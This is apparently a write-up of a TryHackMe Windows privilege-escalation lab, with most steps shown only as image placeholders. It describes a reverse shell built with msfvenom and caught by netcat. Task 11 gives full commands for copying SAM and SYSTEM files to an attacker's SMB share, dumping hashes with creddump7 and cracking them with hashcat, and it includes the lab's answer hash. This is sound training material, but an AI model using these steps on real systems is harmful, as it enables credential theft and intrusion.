
1. Deploy the target machine.
   1) Use attacker box — Provided by TryHackMe, it consists of all the required tools available for attacking.
   2) Use OpenVpn configuration file to connect your machine (kali linux) to their network.
2. Create a specific folder named “priv_tools” on attacker machine.
3. From that newly created folder,run “ sudo python3 /usr/share/doc/python3impacket/examples/smbserver.py tools .” to start samba service on local port 445.
4. Create a reverse shell using msfvenom with respective variables set. Make sure to change lhost (IP address) to kali machines IP.
5. Set up a listener on Kali Machine to receive reverse connections when execute previously created .exe file on target machine.
6. Set Access target machine using its RDP. Run the below command to access RDP from Kali Machine.
7. Ka Once we access target windows OS successfully, open command prompt, change directory to C:\PrivEsc.
8. Download rev.exe (reverse shell) from Kali to Windows using below command.
9. Run the reverse shell on target to connect our netcat on kali machine.
10. Once we execute that exe file, we receive connection on netcat and run ‘whoami /priv’ to find the available privileges to current user.

Output:


Task – 01:




Task – 02:




Task - 03:




Task – 04:




Task-05:




Task – 06:




Task – 07:



Task – 08:




Task-09:




Task – 10:


Task – 11:


Task 11
Passwords - Security Account Manager (SAM)
The SAM and SYSTEM files can be used to extract user password hashes. This VM has insecurely stored backups of the SAM and SYSTEM files in the C:\Windows\Repair\ directory.
Transfer the SAM and SYSTEM files to your Kali VM:
copy C:\Windows\Repair\SAM \\10.10.10.10\kali\
copy C:\Windows\Repair\SYSTEM \\10.10.10.10\kali\
On Kali, clone the creddump7 repository (the one on Kali is outdated and will not dump hashes correctly for Windows 10!) and use it to dump out the hashes from the SAM and SYSTEM files:
git clone https://github.com/Tib3rius/creddump7
pip3 install pycrypto
python3 creddump7/pwdump.py SYSTEM SAM
Crack the admin NTLM hash using hashcat:
hashcat -m 1000 --force <hash> /usr/share/wordlists/rockyou.txt
You can use the cracked password to log in as the admin using winexe or RDP.
Answer the questions below
What is the NTLM hash of the admin user?
a9fdfa038c4b75ebc76dc855dd74f0da
Correct Answer
Hint


Task- 12:




Task – 13:




Task – 14:




Task-15:



